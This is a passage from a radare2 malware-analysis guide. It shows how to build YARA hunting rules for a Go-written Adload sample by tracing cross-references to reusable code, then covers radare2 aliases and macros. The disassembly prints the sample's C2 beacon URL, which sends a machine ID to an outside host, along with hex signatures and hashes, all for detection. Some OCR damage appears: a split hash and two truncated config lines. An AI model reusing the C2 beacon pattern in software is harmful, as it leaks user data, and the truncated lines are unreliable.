At the beginning of this chapter I said that the answer to some of the challenges we would deal with here were "part art and part science". We've done plenty of "the science", so let's round out the chapter by talking a little about "the art".

Let's return to a topic we covered briefly in Chapter 2 – finding cross-references in r2 – and introduce a couple of handy tips that can make development of hunting rules a little easier.

When developing a hunting or detection rule for a malware family, we are trying to balance two opposing demands: we want our rule to be specific enough not to create false positives, but wide or general enough not to miss true positives. If we had perfect knowledge of all samples that ever had been or ever would be created for the family under consideration, that would be no problem at all, but that's precisely the knowledge-gap that our rule is aiming to fill.

A common tip for writing YARA rules is to use something like a combination of strings, method names and imports to try to achieve this balance. That's good advice, but sometimes malware is packed to have virtually none of these, or not enough to make them easily distinguishable. On top of that, malware authors can and do easily refactor such artifacts and that can make your rules date very quickly.

A supplementary approach that I often use is to focus on code logic that is less easy for author's to change and more likely to be re-used.

Let's take a look at this sample of Adload written in Go.


md5 c15632f990eb3d5b754b5e0471f498c5
sha1 279d5563f278f5aea54e84aa50ca355f54aac743
sha256 c9912d3631ed58b96c000f51345bf58cf51f9d6e33dea3dc8be264ef033f3d95

It's a variant of a much more prolific version, also written in Google's Golang. Both versions contain calls to a legit project found on Github, but this variant is missing one of the distinctive strings that made its more widespread cousin fairly easy to hunt.

```
[0x010d4320]> s 0x01247160
[0x01247160]> pds
0x012471a5 call sym.github.com_denisbrodbeck_machineid.ID
0x012471bf "_`hms|} + / @ P [ \t%v) )()\n*., ->-c..//000X0b0o0s0x255380: ; =#>
0x012471d4 call sym.runtime.convTstring
0x012471f1 int64_t arg_70h
0x01247200 "809://::1???ACKAprAugDSADecEOFFebFriGETGetHanJanJulJunLaoMarMay"
0x01247226 int64_t arg_68h
0x01247226 sym.main.DownloadURL] "http://api.assistrotator.com/ga?a=%s&b=%sidna
id span statemheap.freeSpanLocked - invalid stack freenet/url: invalid control
 blocked read on closing polldescruntime: typeBitsBulkBarrier without typesetCh
t arg_68h ; "http://api.assistrotator.com/ga?a=%s&b=%sidna: internal error i"
0x01247255 call sym.fmt.Sprintf
0x0124725f int64_t arg_78h
0x01247265 int64_t arg_70h
0x01247265 sym.net_http.DefaultClient] "`\xbe0\x01"
0x0124727a call sym.net_http._Client_.Get
0x012472cb call sym.runtime.deferprocStack
```

A version of Adload that calls out to a popular project on Github

However, notice the URL at **0x7226**. That could be interesting, but if we hit on that domain name string alone in VirusTotal we only see three hits, so that's way too tight for our rule.




Your rules won't catch much if your strings are too specific

```
0x01247255 call sym.fmt.Sprintf
0x0124725f int64_t arg_78h
0x01247265 int64_t arg_70h
0x01247265 sym.net_http.DefaultClient] "`\xbe0\x01"
0x0124727a call sym.net_http._Client_.Get
0x012472cb call sym.runtime.deferprocStack
[0x01247160]> s 0x01247255
[0x01247255]> pcy 96
$hex_1247255 = { e8 e6 c3 e6 ff 48 8b 44 24 28 48 8b 4c 24 30 90 48 8b 15 fc 97 2a 00 48 89 14 24 48 89 44 24 08 48 89 4c
20 48 85 d2 0f 85 74 02 00 00 48 89 84 24 a0 00 00 00 48 8b 48 40 84 01 48 8b 50 48 c7 44 24 58 18 00 00 00 48 83 c1 18 }
```

Let's grab some bytes immediately after the C2 string is loaded

We might do better if we try grabbing bytes of code right after that string has been loaded, for while the API string will certainly change, the code that consumes it perhaps might not.

In this case, searching on 96 bytes from **0x7255** catches a more respectable 23 hits, but that still seems too low for a malware variant that has been circulating for many months.



Notice the dates – this malware has probably far more than just 23 samples

Let's see if we can do better. One trick I find useful with r2 is to hunt down all the XREFs to a particular piece of code and then look at the calling functions for useful sequences of byte code to hunt on.


For example, you can use `sf`. to seek to the beginning of a function from a given address (assuming it's part of a function, of course) and then use `axg` to get the path of execution to that function all the way from `main()`. You can use `pds` to give you a summary of the calls in any function along the way, which means combining `axg` and `pds` is a very good way to quickly move around a binary in r2 to find things of interest.

```
[0x01247a41]> s sym.WFBaWhsgW0BDXylXIn5
[0x01247160]> pds
0x012471a5 call sym.github.com_denisbrodbeck_machineid.ID
0x012471bf "_`hms|} + / @ P [ \t%v) )()\n*., ->-c..//000X0b0o0s0x255380: ; =#> ??A3A4CNCcCfCoCsLlLmLoLtLuMc
0x012471d4 call sym.runtime.convTstring
0x012471f1 int64_t arg_70h
0x01247200 "809://::1???ACKAprAugDSADecEOFFebFriGETGetHanJanJulJunLaoMarMay"
0x01247226 int64_t arg_68h
0x01247226 sym.main.DownloadURL] "http://api.assistrotator.com/ga?a=%s&b=%sidna: internal error in punycode
id span statemheap.freeSpanLocked - invalid stack freenet/url: invalid control character in URLobjects adde
 blocked read on closing polldescruntime: typeBitsBulkBarrier without typesetCheckmarked and isCheckmarked
t arg_68h ; "http://api.assistrotator.com/ga?a=%s&b=%sidna: internal error i"
0x01247255 call sym.fmt.Sprintf
0x0124725f int64_t arg_78h
0x01247265 int64_t arg_70h
0x01247265 sym.net_http.DefaultClient] "`\xbe0\x01"
0x0124727a call sym.net_http._Client_.Get
0x012472cb call sym.runtime.deferprocStack
[0x01247160]> axg
- 0x01247160 fcn 0x01247160 sym.WFBaWhsgW0BDXylXIn5
  - 0x012475f6 fcn 0x01247160 sym.WFBaWhsgW0BDXylXIn5
  - 0x01247160 fcn 0x01247160 sym.WFBaWhsgW0BDXylXIn5
    - 0x012475f6 fcn 0x01247160 sym.WFBaWhsgW0BDXylXIn5
    - 0x01247a41 fcn 0x01247a20 sym.main.main
    - 0x01247a20 fcn 0x01247a20 sym.main.main
      - 0x01247b2e fcn 0x01247a20 sym.main.main
  - 0x01247a41 fcn 0x01247a20 sym.main.main
[0x01247160]> _
```

Using the axg command to trace execution path back to main


Now that we can see the call graph to the C2 string, we can start hunting for logic that is more likely to be re-used across samples. In this case, let's hunt for bytes where `sym.main.main` calls the function that loads the C2 URL at **0x01247a41**.

Finding reusable logic that should be more general than individual strings



Grabbing 48 bytes from that address and hunting for it on VT gives us a much more respectable 45 true positive (TP) hits. We can also see from VT that these files all have a common size, 5.33MB, which we can use as a further pivot for hunting.

Our hunt is starting to give better results, but don't stop here!



We've made a huge improvement on our initial hits of 3 and then 23, but we're not really done yet. If we keep iterating on this process, looking for reusable code rather than just specific strings, imports or method names, we're likely to do much better, and by now you should have a solid understanding of how to do that using r2 to help you in your quest. All you need now, just like any good piece of malware, is a bit of persistence!

Summary

In this chapter, we've taken a look at some of r2's lesser known features that are extremely useful for hunting malware families, both in terms of associating new samples to known families and in searching for unknown relations to a sample or samples we already have.

File name	Sha1
WizardUpdate_B1	2f70787faafef2efb3cafca1c309c02c02a5969b
WizardUpdate_B2	dfff3527b68b1c069ff956201ceb544d71c032b2
WizardUpdate_B3	814b320b49c4a2386809b0bdb6ea3712673ff32b
WizardUpdate_B4	6ca80bbf11ca33c55e12feb5a09f6d2417efafd5
WizardUpdate_B5	92b9bba886056bc6a8c3df9c0f6c687f5a774247
WizardUpdate_B6	21991b7b2d71ac731dd8a3e3f0dbd8c8b35f162c
WizardUpdate_B7	6e131dca4aa33a87e9274914dd605baa4f1fc69a
WizardUpdate_B8	dac9aa343a327228302be6741108b5279adcef17
Adload	279d5563f278f5aea54e84aa50ca355f54aac743

08

Delivering Faster macOS Malware Analysis With r2 Customization

In previous chapters, we've explored how analysts can use radare2 (*aka* r2) for macOS malware triage, work around anti-analysis tricks, decrypt encrypted strings, and generate function signatures and YARA rules. Like most reversing tools, radare2 can be customized and extended to increase the analyst's productivity and make analysis and triage much faster.

In this chapter, we look at some effective ways to power up r2, providing practical examples to get you started on the path to making radare2 even more productive for macOS malware analysis. We'll cover automation and customization via aliases, macros and functions. Along the way, we'll also explore how we can effectively implement binary and function diffing with radare2.

Power Up Your .radare2rc Config File With Aliases & Macros

Just as most shells have a "read command" config file (e.g., `.bashrc`, `.zshrc`), so r2 has a `~/.radare2rc` file in which you can define environment variables, aliases and macros. This file doesn't exist by default so you need to create it when you make your first customizations.

It's often said that one of the obstacles to adopting r2 is the steep learning curve, a large part of which is getting muscle-memory familiar with r2's cryptic commands. One very fast way to flatten that curve is to define macros and aliases for new commands as you learn them – naming any hard-to-remember native commands with your own labels.

Aliases and macros are also useful for chaining oft-used commands together. If you find yourself always running the same commands as your work through your initial triage of a sample, you can save yourself some time and typing by combining those commands into one or more aliases or macros.

```
$config="!vi \~/.radare2rc"
$coff='e asm.describe = false'
$conn='e asm.describe = true'
$dec='#!pipe /usr/local/bin/godec/dec'
$dylib='pd 1 @`iS~mod_init_func[3]`' # get entrypoint of a Dylib
(dylib; s @`$dylib~[2]`; pd 5)       # seek to Dylib's entrypoint
$ie='s @`ie\~:1[1]`'
$fcol='afll\~:0'
$nojumps='#!pipe /usr/local/bin/r2pipe/afll/afll'
$rules='!vi /usr/local/bin/scan_machos/myyara.yara'
$rust_start='s @`f\~&std\:\:rt::lang_start,closure\~!internal | aw
$top20='clear; $fcol; afll \| sort -k 3 -nr \| head -n 20'
$topX='clear; $fcol; afll \| sort -k 14 -nr \| head -n 20'
$ttp='!vi /usr/local/bin/scan_machos/ttp.yara'
$x='b 0x200;px'
$v='aav;aavr; aang'
$vt='!vt file `o.` --limit 300 --include=meaningful_name,tags,popu
### Macros
(calls; pifc~!runtime~!sym.imp~!sym._fmt~!sym._math)
(recurse; pdf @@=`.(calls) | awk \'{print $NF}\'`)
```

An r2 customization to find the entrypoint of x86 dylibs

We will look at some useful examples below, but first let's understand the syntax for aliases and macros.

An alias is defined with a name prefixed by a `$` sign, an `=` operator, and a value in single quotes. Values can be one or more commands, separated by a semi-colon. For example, if you struggle to remember r2's rather cryptic command names, you could replace them with more memorable command names of your own. Create a file at `~/.radare2rc`, add the following line and then save the file.

```
$libs='il'
```

Start a new r2 session. Now, typing `$libs` at the r2 prompt will run the `il` command. You can still use `il` directly as well – as the name suggests, aliases are just alternative names, not replacements, for existing commands.

```
[0x01065b00]> $libs
[Linked libraries]
/usr/lib/libSystem.B.dylib
/usr/lib/libresolv.9.dylib
/System/Library/Frameworks/CoreFoundation.framework/Versions/A/CoreFoundation
/System/Library/Frameworks/Security.framework/Versions/A/Security

4 libraries
[0x01065b00]>
```

The *$libs* alias prints out the linked dynamic libraries in an executable file

From the Official Radare2 book, we learn that macros are written inside parentheses with each command separated by a semi-colon. The first item in the list is the macro name. By way of example, rather than having a `$libs` alias, why not print out sections and linked libraries at the same time? This example would do just that:

```
(secs; iS; il)
```

Macros are called with the syntax `.(macro)` like so:

```
[0x01065b00]> .(secs)
[Sections]

nth paddr           size vaddr          vsize perm type             name
―――――――――――――――――――――――――――――――――――――――――――――――――――――――――――――――――――――――――――――――
0   0x00001000  0x23ddea 0x01001000  0x23ddea -r-x REGULAR          0.__TEXT.__text
1   0x0023ee00      0x24c 0x0123ee00      0x24c -r-x SYMBOL_STUBS    1.__TEXT.__symbol_stub1
2   0x0023f060   0xe80f6 0x0123f060   0xe80f6 -r-x REGULAR          2.__TEXT.__rodata
3   0x00327160     0x15f4 0x01327160     0x15f4 -r-x REGULAR          3.__TEXT.__typelink
4   0x00328760      0x890 0x01328760      0x890 -r-x REGULAR          4.__TEXT.__itablink
5   0x00328ff0        0x0 0x01328ff0        0x0 -r-x REGULAR          5.__TEXT.__gosymtab
6   0x00329000  0x142cb0 0x01329000  0x142cb0 -r-x REGULAR          6.__TEXT.__gopclntab
7   0x0046c000      0x160 0x0146c000      0x160 -rw- REGULAR          7.__DATA.__go_buildinfo
8   0x0046c160      0x310 0x0146c160      0x310 -rw- NONLAZY_POINTERS 8.__DATA.__nl_symbol_ptr
9   0x0046c480   0x319b8 0x0146c480   0x319b8 -rw- REGULAR          9.__DATA.__noptrdata
10  0x0049de40     0xacf0 0x0149de40     0xacf0 -rw- REGULAR          10.__DATA.__data
11  0x00000000        0x0 0x014a8b40   0x30ce0 -rw- ZEROFILL         11.__DATA.__bss
12  0x00000000        0x0 0x014d9820     0x6450 -rw- ZEROFILL         12.__DATA.__noptrbss
13  0x004a9000      0x129 0x014e0000      0x129 -r-- REGULAR          13.__LINKEDIT.__zdebug_abbrev
14  0x004a9129   0x61b4d 0x014e0129   0x61b4d -r-- REGULAR          14.__LINKEDIT.__zdebug_line
15  0x0050ac76   0x13995 0x01541c76   0x13995 ---- REGULAR          15.__PAGEZERO.__zdebug_frame
16  0x0051e60b      0x2a 0x0155560b      0x2a ---- REGULAR          16.__PAGEZERO.__debug_gdb_scri
17  0x0051e635   0xa8f8a 0x01555635   0xa8f8a ---- REGULAR          17.__PAGEZERO.__zdebug_info
18  0x005c75bf   0x76e25 0x015fe5bf   0x76e25 ---- REGULAR          18.__PAGEZERO.__zdebug_loc
19  0x0063e3e4   0x1bee3 0x016753e4   0x1bee3 ---- REGULAR          19.__PAGEZERO.__zdebug_ranges

[Linked libraries]
/usr/lib/libSystem.B.dylib
/usr/lib/libresolv.9.dylib
/System/Library/Frameworks/CoreFoundation.framework/Versions/A/CoreFoundation
/System/Library/Frameworks/Security.framework/Versions/A/Security

4 libraries
[0x01065b00]>
```

Calling a macro in r2 to print out a binary's sections and linked libraries

It's easy to see how you can build on this idea. I use a macro called `.(meta)` to give me all the basic info about a file's structure as soon as I've loaded it into radare2.

```
[0x100002579]>
[0x100002579]> .(meta)
md5  5faf36ca90f6406a78124f538a03387a
sha1 9e9a5f8d8635679616 2cee881c843cde9eaedfb3
sha256 6c121f2b2efa6592c2c22b29218157ec9e63f385e7a1d7425857d683ddef8c59
file     UpdateAgent
type     Executable file
class    MACH064
arch     x86
compiler clang
lang     objc
42.1K
[Sections]

nth paddr        size vaddr        vsize perm md5, entropy                          type            name
―――――――――――――――――――――――――――――――――――――――――――――――――――――――――――――――――――――――――――――――
0   0x000014e4  0x1389 0x1000014e4  0x1389 -r-x da3682eb2b30c4dd6140e6e36d011f82 6.01533583 REGULAR        0.__TEXT.__text
1   0x000027ee    0xd2 0x1000027ee    0xd2 -r-x 0d1fc356f391d95b2aa3dfa829ffa7da 3.07511732 SYMBOL_STUBS    1.__TEXT.__stubs
2   0x000028c0   0x16e 0x1000028c0   0x16e -r-x 7edf12270131579fe0e81cf6c1a48080 3.90600236 REGULAR        2.__TEXT.__stub_helper
3   0x00002a30   0x130 0x100002a30   0x130 -r-x fa54b07df3a8be1b38fc857a512b02ec 6.99107200 REGULAR        3.__TEXT.__const
4   0x00002b60   0x114 0x100002b60   0x114 -r-x 0a5ff321e559eeb99942ce0b0f8fe7c3 4.99800259 REGULAR        4.__TEXT.__gcc_except_tab
5   0x00002c74   0x15f 0x100002c74   0x15f -r-x bfd91ea8abf93f0ae9115147556cd6d0 5.32964643 CSTRINGS       5.__TEXT.__cstring
6   0x00002dd3   0x199 0x100002dd3   0x199 -r-x 69c413c2d7e96a84a082328f1fc15727 4.65888271 CSTRINGS       6.__TEXT.__objc_methname
7   0x00002f6c    0x90 0x100002f6c    0x90 -r-x 45db2c0e7604edea4448e57db7527af5 3.49472834 REGULAR        7.__TEXT.__unwind_info
8   0x00003000    0x38 0x100003000    0x38 -rw- e3c4dd21a9171fd39d208efa09bf7883 0.00000000 NONLAZY_POINTERS 8.__DATA_CONST.__got
9   0x00003038    0x30 0x100003038    0x30 -rw- fab234ec27abe027eff3ac57deec2eb2 1.42861538 REGULAR        9.__DATA_CONST.__const
10  0x00003068     0x8 0x100003068     0x8 -rw- 7373e16c29e882b74cf3e99ee6602166 0.54356444 REGULAR        10.__DATA_CONST.__objc_imageinfo
11  0x00004000   0x118 0x100004000   0x118 -rw- bb126ee10f8b3ba45236c46805fda331 2.31172029 LAZY_SYMBOL_POINTERS 11.__DATA.__la_symbol_ptr
12  0x00004118    0x90 0x100004118    0x90 -rw- 0a5e52caa15ef79b0442a9db6c8d3d0a 2.24694418 POINTERS        12.__DATA.__objc_selrefs
13  0x000041a8    0x28 0x1000041a8    0x28 -rw- fd4b38e94292e00251b9f39c47ee5710 0.00000000 REGULAR        13.__DATA.__objc_classrefs
14  0x000041d0     0x8 0x1000041d0     0x8 -rw- 7dea362b3fac8e00956a4952a3d4f474 0.00000000 REGULAR        14.__DATA.__data

0x100000020  cmd       0 0x19 LC_SEGMENT_64
0x100000068  cmd       1 0x19 LC_SEGMENT_64
0x100000330  cmd       2 0x19 LC_SEGMENT_64
0x100000468  cmd       3 0x19 LC_SEGMENT_64
0x1000005f0  cmd       4 0x19 LC_SEGMENT_64
0x100000638  cmd       5 0x80000022 LC_DYLD_INFO_ONLY
0x100000668  cmd       6 0x2 LC_SYMTAB
0x100000680  cmd       7 0xb LC_DYSYMTAB
0x1000006d0  cmd       8 0xe LC_LOAD_DYLINKER
0x1000006f0  cmd       9 0x1b LC_UUID
0x100000700  cmd      10 0x32 LC_BUILD_VERSION
0x100000728  cmd      11 0x2a LC_SOURCE_VERSION
0x100000738  cmd      12 0x80000028 LC_MAIN
0x100000750  cmd      13 0xc LC_LOAD_DYLIB
0x1000007b0  cmd      14 0xc LC_LOAD_DYLIB
0x1000007e8  cmd      15 0xc LC_LOAD_DYLIB
0x100000810  cmd      16 0xc LC_LOAD_DYLIB
0x100000850  cmd      17 0xc LC_LOAD_DYLIB
0x1000008b0  cmd      18 0x26 LC_FUNCTION_STARTS
0x1000008c8  cmd      19 0x29 LC_DATA_IN_CODE
0x1000008d8  cmd      20 0x1d LC_CODE_SIGNATURE
[Linked libraries]
/System/Library/Frameworks/Foundation.framework/Versions/C/Foundation
/usr/lib/libobjc.A.dylib
/usr/lib/libc++.1.dylib
/usr/lib/libSystem.B.dylib
/System/Library/Frameworks/CoreFoundation.framework/Versions/A/CoreFoundation

5 libraries
[0x100002579]>
```


SentinelLABS

Get all the info you need about a file with the meta macro

This macro provides the file hashes in various algos, the compiled language, file size, sections, section entropy and the load commands. If the file under analysis is UPX packed, it will also indicate that, and if the source code is Go it displays the Go Build ID string. The macro is defined as follows, feel free to adopt or adapt it for your needs:

```
(meta; it; i~file; i~class; i~arch; i~lang; rh; iS md5,entropy; ih~cmd~!cmdsize; il; izz | grep -e Go\ build\ ID -we upx;)
```

Within the `.(meta)` macro, notice the command sequence `ih~cmd~!cmdsize`. This warrants a little explanation. Readers may recall that the tilde is r2's internal grep function. The tilde followed by an exclamation mark `~!<expression>` filters out the given expression, equivalent to `grep -v`. You can see the difference in the following image.



Filtering wanted and unwanted information with r2's ~ command


Moreover, note that the `.(meta)` macro calls out to the system `grep` utility as well. The ability to utilize any command line utility on the system from within r2 is one of its major advantages over other reversing platforms.

Passing Arguments to radare2 Macros

Many of the things you can do with macros you could also do with Aliases, and vice versa; it's largely a matter of personal preference. However, note that macros have one neat superpower – you can pass arguments to them.

Here's a good example: r2 has a command for diffing or comparing code within a sample, either as hex or disassembly (`cc` and `ccd`). For some reason (I'm sure there's a perfectly good one), this function counterintuitively displays the output from the first address given to the right of the output from the second address given. We can 'correct' this with a macro that takes the addresses as arguments but swaps their order when it passes them to `cc`.

```
(diffs x y; cc $1 @ $0)
```



The `cc` command places the output of the first address to the right of the second address. The `.(diffs)` macro fixes this

Incidentally, the `cc` command (or our reimplementation of it in a macro) can be very useful for finding common code within samples when writing YARA or other hunting rules, a topic we'll discuss a bit further below.

